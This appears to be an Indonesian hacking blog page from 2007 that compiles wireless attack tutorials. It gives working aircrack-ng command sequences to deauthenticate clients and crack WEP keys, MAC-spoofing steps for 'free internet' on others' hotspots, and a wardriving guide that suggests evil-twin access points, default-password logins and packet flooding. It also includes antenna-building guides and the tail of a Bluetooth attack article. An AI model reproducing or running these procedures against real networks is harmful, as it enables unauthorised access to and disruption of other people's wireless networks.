Sebagian handphone memiliki celah terserang teknik bluesnarfing ataupun
bluebug saat visible (discoverable) dan sebagian lainnya non-visible
(non-discoverable), sementara beberapa jenis lainnya tidak vulnerable
kecuali dengan menggunakan backdoor attack dan teknik bluejacking
(Social engineering)

---// Kamus

Pairing adalah suatu bagian (state) yang dilakukan apabila dua buah
"device" setuju untuk berkomunikasi satu sama lainnya, setelah state
ini terjadi maka apabila ingin terjadi komunikasi ulang maka akan
membypass proses pencarian (discovery) dan otentikasi (authentication)
yang biasa terjadi pada saat interaksi.

---// Referensi

[1] y3dips, "Owned a mobile "device" via bluetooth", dipresentasikan dan
didemokan pada "Cryptography and Wireless security seminar", 2006
[2] Trifinite official site`s. http://trifinite.org
[3] SIG. http://bluetooth.org
[4] http://thebunker.net
[5] wikipedia. http://en.wikipedia.org
[6] bluesniper. http://www.tomsnetworking.com/2005/03/08/how_to_bluesniper_pt1/

---// Greetz

my lovely "ana"
echo|staff, echo|members
all Indonesian Security Groups
you! ... oh yes, you .. who read the rest of this article`s

=== added from y3dips echo|zine, volume 4 issue 15 ===
Read more ...
Senin, 10 Desember 2007

Melumpuhkan Client yang Terhubung Pada Suatu AP (LiNUX)

1. Jalankan Live CD LinuxBackTrack 2.


2. Jalankan Kismet untuk mengetahui MAC-Address AP dan MAC-Address Client serta channel dari AP. Lalu catat semua infrmasi yang didapat.

3. Tutup Kismet, lalu buka console, ketikkan:

#airmon-ng stop ath0 -> untuk mematikan driver ath0

#airmon-ng stop ath1 -> untuk mematikan driver ath1

#airmon-ng start wifi0 -> menghidupkan/mengaktifkan driver


4. Jalankan scanning wireless menggunakan Airodump :

#airodump-ng ath0

5. Berikutnya buka konsole satu lag(dgn Airodump masih aktif jalan) lakukan setting ath0 untuk melakukan serangan (De Authentication) pada komputer client (target). Ketikkan:

#ifconfig ath0 up -> untuk mengaktifkan ath0

#iwconfig ath0 mode monitor channel 11 -> menentukan agar ath0 dalam mode monitor, sedangkan angka 11 merupakan channel yang dipakai oleh AP (didapatkan dari hasil scanning Kismet).


6. Langkah terakhir, kita lakukan serangan, ketikkan:

#aireplay-ng --deauth 20 -c 00:0E:2E:C1:1E:83 -a 00:0E:2E:C2:2C:0E ath0

Keterangan:

Aireplay-ng -> program yang digunakan untuk melakukan de authentication

--deauth -> option untuk serangan de authentication


20 -> jumlah sending packet

00:0E:2E:C1:1E:83 -> MAC-Address komputer target

-a -> option untuk Access Point

00:0E:2E:C2:2C:0E -> MAC-Address Access Point

ath0 -> interface yang digunakan untuk menyerang
Read more ...

Wireless Security (Wifi Hacking)

lebih mudahnya download aja filenya yaa...

Wireless Security (Wifi Hacking)

met baca...
Read more ...

Menembus Pertahanan Wep Keys (Linux Ver)

Menembus Pertahanan WEP Keys:

1. Jalankan BackTrack.

2. Reset driver wireless. Ketikkan:

#airmon-ng -> cek interface ath yang aktif

#airmon-ng stop ath0

#airmon-ng stop ath1 -> bila ath1 aktif

#airmon-ng start wifi0

3. Buka 3 buah console.

4. Console 1, ketikkan:

#airodump-ng ath0 -> scanning hotspot yang aktif.

#airodump-ng --channel 11 --bssid 00:0E:2E:C2:2C:0E -w hasil ath0

Keterangan:

Proses ini untuk mengcapture informasi dapat membantu dalam menembus WE

P Key.

--bssid -> MAC-Address dari AP yang akan di crack

5. Console 2, ketikkan:

Untuk membantu menciptakan pengumpulan paket data

#aireplay-ng --arpreplay -b 00:0E:2E:C2:2C:0E -h 00:0E:2E:C1:1E:83 ath0

Keterangan:

-b -> MAC-Address dari AP.

-h -> MAC-Address dari client yang aktif terhubung ke AP.

6. Console 3, ketikkan:

Untuk mempercepat pengumpulan paket data, dilakukan serangan deauthentication ke client.

#aireplay-ng --deauth 2 -c 00:0E:2E:C1:1E:83 -a 00:0E:2E:C2:2C:0E ath0

Keterangan:


-c -> MAC-Address dari Client

-a -> MAC-Address dari AP

7. Setelah terkumpul paket data yang cukup, dilakukan cracking:

#aircrack-ng hasil*.cap

Maka dapat kita lihat hasil WEP Key yang berhasil didapatkan
Read more ...

Crack Wep Wifi via OS Wind$

Sebelum bisa masuk ke "rumah" orang pertama sekali kita harus tau dulu SSID dia. Gmn cara mengetahui SSID nya?.. Mungkin ada banyak cara, tapi ada 2 yang sering orang gunakan:
1. Menggunakan Netstumbler. (Ms Windows)
2. Menggunakan Kismet. (Linux)

Ketika kita menggunakan software tersebut, tentunya kita akan melihat beberapa SSID, yang tentunya ditangkap oleh perangkat wifi kita. Nah disitu kita bisa melihat SSID nya ter protect atau tidak. sistem proteksi di bagi 2: WEP dan WPA (anda bisa googling untuk pengertiannya).

Gmn cara masuk access point hotspot (WiFi) yang diprotek sama admin?
Untuk sistem proteksi WEP, yang pertama sekali anda lakukan adalah melakukan dumping packet data. di ms windows anda bisa menggunakan airodump.exe. software ini hanya mengenal chipset Hermes/Realtek dan Aironet/Atheros http://atheros-chipset.blogspot.com/.. Aduh chipset orinoco masuk ke chipset mana yah

nah perangkat anda bukan chipset tersebut, mending di buang aja karena ga bakalan di baca .. (cari alternatif s/w lain yang bisa ke detect)
Card yang udah saya coba:
1. senao pcmcia ( ga mau tuh )
2. avaya pcmcia ( mau ne )
3. usb-wifi linksys tipenya ga tau ( ga mau juga )

dumping ... usahakan dumping packetnya yang banyak, biar nantinya mudah di crack gtu (mending tidur dulu .. golek sini golek sana)

ok klo udah, buka wincrack-ng
nah terus crack tuh SSID yang mau di tembusin tadi..
maaf.. tulisan ini tidak terlalu lengkap,. jika ingin lengkap bisa googling aja .. dari artikel bergambar sampe video ada tuh ..

from: http://www.hmti-handayani.com
Read more ...

How to connect to the internet on BT2 using a spoofed MAC address

Mau internet gratis...nih ada tutorialnya tp menggunakan OS linux Back Track tepatnya. Bagi yang belon punya dowload dulu Back Track 2 versi live cd.

here we go

The 8 steps below will allow you to connect to the internet using a spoofed MAC address on an ath0 (atheros chipset) device.


bt ~ # wlanconfig ath0 destroy
bt ~ # macchanger --mac 00:11:22:33:44:55 wifi0
Current MAC: YO:UR:MA:CA:DD:YY (unknown)
Faked MAC: 00:11:22:33:44:55 (Cimsys Inc)
bt ~ # wlanconfig ath0 create wlandev wifi0 wlanmode managed

(WHEN YOU TYPE THIS COMMAND,THE NEXT LINE ON YOUR SCREEN SAYS ath0 JUST LIKE THE LINE BELOW THIS ONE!...DO NOT TYPE ath0 IN A NEW COMMAND LINE!!!)

ath0
bt ~ # ifconfig ath0 up
bt ~ # iwconfig ath0 essid NetworkName key WepKeyHere
bt ~ # dhcpcd ath0


from: http://backtrack.offensive-security.com/index.php/Howto:_How_to_connect_to_the_internet_on_BT2_using_a_spoofed_MAC_address
Read more ...

Jumat, 09 November 2007

Menyambung kabel UTP dengan konektor USB


WajanBolic...sebuah nama yang sudah menggema di dunia wardriving. Bagi anak kost yang tempatnya dekat dengan service HotSpot dapet menggunakan "wajan" ini sebagai "alat bantu" berInternet ria.
Dari typical wajanbolic yang membuatnya dengan USB Wi-Fi tentunya membutuhkan kabel yang extra agar dapat sampai pada port USB pada komputer atau laptop. Apalagi "wajan" tersebut akan ditempatkan diatas genteng atau beranda atas ataupun tempat jemuran kost [hehhehe]
Disini akan dicoba diulas cara "memperpanjang" kabel connector USB Wi-Fi yang biasanya panjangnya max 2 meter-an. Dalam hal ini dapat menggungkan kabel UTP panjang bisa 10 meteran.

Here we go........

Siapkan kabel connector USB yang dipotong ditengah kabel, sehingga terlihat seperti gambar berikut

Kabel UTP tanpa RJ-45


Pasang pralon ukuran kecil dan masukkan kedalam kabel UTP pada masing2 ujungnya. Lihat gambar


Satukan ujung2 UTP pada ujung2 connector USB yang sudah dipotong. Lihat cara penyambungannya dan warnanya pada gambar.


Setelah selesai kira2 akan menjadi seperti gambar berikut


Selesai deh...tinggal test pada kompie atau laptop, USB Wi-Fi-nya kedetek pa ga... kalo ndak bisa dikarenakan penyolderan yang kurang bagus atau kabel UTP terlalu panjang.
Read more ...

Jumat, 02 November 2007

Perbandingan Kemapuan Antena Wireless

Wah ternyata ada juga yang sempet ngetes kemempuan antena...ini aku baca dari martybugs.net
dari pada aku ba-bi-bu tanpa jelas baca aja langsung ya di sini.
Read more ...

Antena Kaleng Ver. Baru


Ini dapt dari PM-an temen. ada antena untuk menambah kemampuan USB WiFi selain antena kaleng atau wajanbolic.
Meskipun ini agak mirip dengan antena kaleng namun lebih simple.
Prepiewnya udah ada diatas..pake kaleng yang berukuran Panjang = 170mm, Width = 100mm, jarak dari dasar kaleng untuk menempatkan USB = 40mm

Rekatkan USB dengan malam ato apa saja yang penting USB tidak bergerak. Nah, sekarang tinggal cek doang...;))

Ref. http://www.aircrack-ng.org/doku.php?id=cantenna_directional_antenna_with_gain
Read more ...

Selasa, 30 Oktober 2007

Antena Wireless Wajanbolic....how to


WiFi (Wireless Fidelity) adalah istilah generik untuk peralatan Wireless Lan atau WLAN. Biasa menggunakan keluarga standar IEEE 802.11. Oleh karena itu didukung banyak vendor.
Peralatan wireless yang biasa digunakan adalah menggunakan standar IEEE 802.11x.

Kenapa disebut WajanBolic?

  • Wajan : penggorengan, alat dapur buat masak
  • Bolic : parabolic
  • WajanBolic : Antena parabolic yg dibuat dari wajan

Karena berasal dari wajan maka kesempurnaannya tidak sebanding dg antenna parabolic yg sesungguhnya. Dalam workshop akan dibuat Antena WajanBolic dengan N Connector dan Pigtail dengan pertimbangan :

Beberapa kekurangan antenna WajanBolic :

Karena berupa solid dish maka pengaruh angin cukup besar sehingga memerlukan mounting ke tower yang cukup kuat

ANTENA 2.4 GHz

Beberapa Contoh Design Antena 2.4 GHz

Kebanyakan antenna homebrew wifi yg ada di internet : antenna yagi, antenna kaleng (tincan antenna), antenna biquad, antenna helix, antenna slotted waveguide. Komponen yg selalu ada dlm design antenna-antena tsb : N-type Connector & pigtail

Konektor : N-type Male, N-type Female, RP TNC Male, RP TNC Female, Pigtail.


untuk lebih lengkapnya download. diambil dari Bagya Soetowo.


Read more ...

Rabu, 24 Oktober 2007

==== WarDriving Analyst ====

WarDriving | SiteSurvey adalah kegiatan untuk mencari dan mendapatkan SSID yang akan digunakan untuk proses pe-'Nyantolan' bahkan mulai 'internet gratis' sampai proses gainning lainnya.
Bagaimana sih proses WarDriving yg seberanya...?? sebenarnya sih simple2 saja...., yaitu :

00. Persiapkan perangkan WarDriving :
001. Laptop
002. WiFi Devices... me sarankan adalah devices yang dengan
chipshet ORINOCO, Prism & Prism2.
Kenapa harus devices dgn. chipset tersebut? yang pasti
jawabannya adalah kompabilitas terhadap
aplikasi berbasis Linux....
003. Antena, kita memerlukan Antena utk meningkatkan signal...
sehingga AP yang signalnya lemah
masih bisa kita jangkau... dan dan AP yg jaraknya jauh masih
bisa di gapai.... kita ga usah pake Antena yg mahal2 dech....
gunakan saja Antena Kaleng (7 -10 dbi)... bisa juga pake
Antena paper clip (5 - 7 dbi).
004. Aplikasi WarDriving, bisa pakai : NetStumbler, Kismet, AP
Scanning, dll


--------------------------------------------------------
Analisis kali ini /me mempergunakan : NetStumbler
dikarenakan WiFi yg me miliki tidak support dengan
Distro Fedora (-- distro kesayangan me gitu lho...)
--------------------------------------------------------
01. Tentukan area yg ingin Anda jadikan target | sasaran
02. Aktifkan aplikasi WarDriving... /me pake NetStumbler...
03. NetStumbler menditeksi berbagai AP di coverage area....


Apa yang bisa dianalisa :


03.1 MAC Address
Nah, Anda bisa mendapatkan informasi ttg MAC Address yang ada.
Analisalah :
. Perhatikan saja lingkaran kecil yang berwarna hijau saja... itu
menujukkan AP active

. MAC Address sama dan SSID berbeda ----> kemungkinan Fake AP

Porses Hacking yang bisa dilakukan :
. untuk sementara /me belum menemukan proses hacking pada analisa ini.


03.2 SSID
SSID yang terditeksi adalah SSID dari AP yang value broadcast = Enable |Visible

Infromasi yang bisa Anda dapatkan :
. Nama SSID dari AP yg berada di coverage area
. Kemungkinan juga ditemukan : Nama SSID Default bawaan Pabrik


Proses Hacking yang bisa dilakukan :
. Membuat AP tandingan dengan SSID yang sama + channel yg sama
kalau model hackingnya spt ini, AP aslinya aslinya akan lumpuh.. asalkan AP tandingannya itu memiliki signal yg lebih kuat.

. Nah... SSID nya default dari pabrik... kemungkinan settingannya juga masih default... cari di internet IP Defaultnya + password Defaultnya.


03.3 Channel
Channel yang dipergunakan oleh AP tertera disini.

Proses Hacking yang bisa dialkukan :
. Membuat AP tandingan dengan SSID + Channel yang sama


03.4 Speed
Informasi yang didapatkan :
. 54 Mbps ----> AP beneran
. 11 Mbps ----> WiFi Card yang dibentuk menjadi AP

Proses Hacking yang bisa dilakukan :
. 11 Mbps ----> Flooding Packet secara terus-menerus


03.4 Vendor
. Informasi Vendor pembuat AP
. Jika vendor tidak termasuk dalam daftar NetStumbler akan tertulis 'Fake' ini artinya bisa kemungkinan 'Fake AP' bisa kemungkinan memang tidak terditeksi.

Proses Hacking yang bisa dilakukan :
. Hacking melalui IP default AP, User Defaut dan Password Default


03.6 Type
Infromasi yg bisa didapatkan :
. AP ---> benar2 AP
. Peer ---> AdHoc koneksi ( WiFi Card yg dijadikan AP | WiFi Card yd di set SSID)


03.7 Encription
Informasi yang didapatkan adalah WEP atau Tidak, sekalipun AP diset dengan enkripsi WPA tetap saja akan tertulis WEP.


Proses Hacking yang bisa dilakukan :
. Cracking WEP
. Cracking WPA


03.8 IP Address & Subnet
Informasi yang didapatkan :
. IP dan Subnet jika kita dalam 1 network.

Proses Hacking yang bisa dialkukan :
. Gainning ke IP tersebut
. AP Injection from client


04.8 Hal2 lain seperti : SNR, Signal, Noise hanya menjelaskan kekuatan signal saja.
Read more ...
Designed By Published.. Blogger Templates